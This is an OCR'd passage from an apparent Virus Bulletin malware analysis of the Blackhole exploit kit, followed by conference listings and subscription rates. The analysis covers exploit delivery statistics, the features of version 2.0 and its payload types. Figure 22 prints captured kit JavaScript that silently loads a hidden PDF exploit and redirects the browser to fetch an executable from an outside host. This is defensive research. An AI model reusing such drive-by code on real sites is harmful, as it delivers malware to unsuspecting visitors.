


Figure 20: Simple string obfuscations in Blackhole Java components.

ЭКСПЛОИТЫ	ЗАГРУЗКИ ↑	%
Java Pack ›	8365	76.76
PDF LIBTIFF ›	2014	18.48
PDF ALL ›	222	2.04
MDAC ›	117	1.07
HCP ›	102	0.94
FLASH ›	77	0.71

Figure 21: Exploit deliverance stats.

In each of them, Java exploits proved to be the most effective infection vectors – always by a large margin. I had a couple of ideas as to the possible reason for this phenomenon:

- The mainfile logic is skewed and favours Java over the other vulnerabilities – it serves the others only if Java distribution fails.
- The mainfile is bogus, and if some exploit function crashes, the rest will not have a chance to activate – whereas the NOJS Java component always executes.
- The downloadfile logic does not count subsequent download attempts after the first one (which is usually the NOJS Java that does not need time-consuming decryption) hits the server.

After evaluating the code, it turned out that none of my hypotheses were true. The Blackhole exploit kit doesn't favour any of the individual exploit functions. At this point, running out of ideas, I had to follow the advice of Sir Arthur Conan Doyle's detective Sherlock Holmes: 'Once you eliminate the impossible, whatever remains, no matter how improbable, must be the truth.'

So after eliminating the above hypotheses, I was left with the following, however ridiculous it sounds: the Java security fixes are not installed on the end-users' computers. Users don't consider Java to be an immediate threat, and consequently don't rush to update their systems. And that is the biggest security challenge regarding web threats. We need to make users aware that, right now, Java is the weakest spot – and it is heavily under attack.

VERSION 2.0

This research was about to finish when a new major version of Blackhole (2.0) was released. This paper will not cover that version in detail, however it deserves at least a brief mention.

The most important new features of this version are [7] (as claimed by the author):

- Direct download of executable payloads is prevented.
- Exploit contents are only loaded when the client is considered vulnerable.
- Use of the PluginDetect library in Java versioning has been dropped (reducing the necessary code size significantly).
- Some old exploits have been removed (leaving Java atomic and byte, PDF LibTIFF, MDAC).
- The predictable URL structure has been changed (filenames and querystring parameter names).
- Machine stats have been updated to include *Windows 8* and mobile devices.
- A better breakdown of plug-in version information is provided.
- The checking of the referrer has been improved.
- TOR traffic is blocked.
- A self-learning mode is available for blacklisting (outside of distribution campaigns, all downloads could be considered from security researchers, thus blacklisted).

The URL structure of versions 1.x was indeed very predictable, allowing URL-filtering products to block infection attempts easily. This has been changed, the query parameter names are now random, and the values are obfuscated.

The mainfile response script starts with the attenuated PluginDetect code, which contains only the *Adobe Reader* versioning.

That is followed by the individual exploit functions – and there are not many of them left, only PDF and MS06-014 were observed, with the additional NOJS Java downloader.

The exploit functions are not chained one after the other, instead they follow each other in separate try{} constructs.

PAYLOADS

At some point, usually around the end of an analysis, we have to ask ourselves: what for? What is the likely objective of the Blackhole distribution campaigns? It can be best understood by inspecting the downloaded executable payloads, because from the point of view of the infection process, that component is the final destination.

The chart in Figure 23 breaks down the payloads observed over a two-month period (August and September 2012) into major categories.

It clearly shows the motivation of the purchasers of Blackhole: financial gain. The largest chunk of the

```
end_redirect = function() {
    window.location.href = 'http://files-only.net/pr/fa.exe';
};
window.onbeforeunload = function() {
    return "";
};
try {
    show_pdf2 = function(src) {
        var p = document.createElement('object');
        p.setAttribute('type', 'application/pdf');
        p.setAttribute('data', src);
        p.setAttribute('width', 1);
        p.setAttribute('height', 1);
        document.body.appendChild(p)
    };
    show_pdf2(window.location + "?mjrluyei=" + x("02603") + "&nyxcrmjr=" + x("g") +
"&ktprz=0533080a09023809030a0c0c0a36370a0202030409370c0c05040b08050b08070805&dcdza=" + x(pdfver.join(".")));
} catch (errno) {}
document.write('');
setTimeout(end_redirect, 60000);
```

Figure 22: Blackhole v2.0 code.




Figure 23: Payload breakdown.

distributed payload samples either collect money directly (FakeAV, Ransomware), steal information to gain money (ZBot, password stealers), or take part in click fraud (ZeroAccess). The rest are backdoors and downloaders that facilitate the attacks.

The sole purpose of Blackhole operators is to make money – which shouldn't come as a surprise. Nevertheless, the above chart explains the large number of ongoing complaints about fake AV and ransomware infections. Nothing personal, it's just about the money.

REFERENCES

[1] https://www.virusbtn.com/virusbulletin/archive/2012/10/vb201210-Blackhole.

[2] http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit.

[3] http://www.pinlady.net/PluginDetect.

[4] http://www.zelix.com/klassmaster/index.html.

[5] http://blog.unmaskparasites.com/2011/03/24/blackhole-defs_colors-and-createcss-injections.

[6] http://malware.dontneedcoffee.com/2012/10/neosploit-now-showing-bh-ek-20-like.html.

[7] http://nakedsecurity.sophos.com/2012/09/13/new-version-of-blackhole-exploit-kit.

END NOTES & NEWS

The Gulf International Cyber Security Summit (GICS-2012) takes place 9–10 December 2012 in Dubai, UAE. The conference will feature briefings from senior government officials and subject matter experts from around the world. For details see http://www.inegma.com/?navigation=event_details&cat=fe&eid=63.

Black Hat Abu Dhabi takes place 10–13 December 2012 in Abu Dhabi. For full details see http://www.blackhat.com/.

29C3: 29th Chaos Communication Congress will be held 27–30 December 2012 in Hamburg, Germany. The Chaos Communication Congress is an annual four-day conference on technology, society and utopia. For more information see https://events.ccc.de/congress/2012/.

FloCon 2013 takes place in Albuquerque, NM, USA, 7–10 January 2013. For information see http://www.cert.org/flocon/.

Suits and Spooks DC takes place 8–9 February 2013 in Washington, DC, USA. For a full agenda and registration details see http://www.taiaglobal.com/suits-and-spooks/suits-and-spooks-dc-2013/.

RSA Conference 2013 will be held 25 February to 1 March 2013 in San Francisco, CA, USA. Registration is now open. For details see http://www.rsaconference.com/events/2013/usa/.

Cyber Intelligence Asia 2013 takes place 12–15 March 2013 in Kuala Lumpur, Malaysia. For more information see http://www.intelligence-sec.com/events/cyber-intelligence-asia.

Black Hat Europe takes place 12–15 March 2013 in Amsterdam, The Netherlands. For details see http://www.blackhat.com/.

The 11th Iberoamerican Seminar on Security in Information Technology will be held 22–28 March 2013 in Havana, Cuba as part of the the15th International Convention and Fair. For details see http://www.informaticahabana.com/.

EBCG's 3rd Annual Cyber Security Summit will take place 11–12 April 2013 in Prague, Czech Republic. To request a copy of the agenda see http://www.ebcg.biz/ebcg-business-events/15/international-cyber-security-master-class/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

The 7th International CARO Workshop will be held 16–17 May 2013 in Bratislava, Slovakia, with the theme 'The What, When and Where of Targeted Attacks'. A call for papers has been issued, with a closing date of 21 January. For details see http://2013.caro.org/.

The 22nd Annual EICAR Conference will be held 10–11 June 2013 in Cologne, Germany. For details see http://www.eicar.org/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

CorrelateIT Workshop 2013 will be held 24–25 June 2013 in Munich, Germany. CorrelateIT 2013 is a new workshop for computer security professionals to come together and discuss massive processing. For details see http://www.correlate-it.com/.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. More details will be announced in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/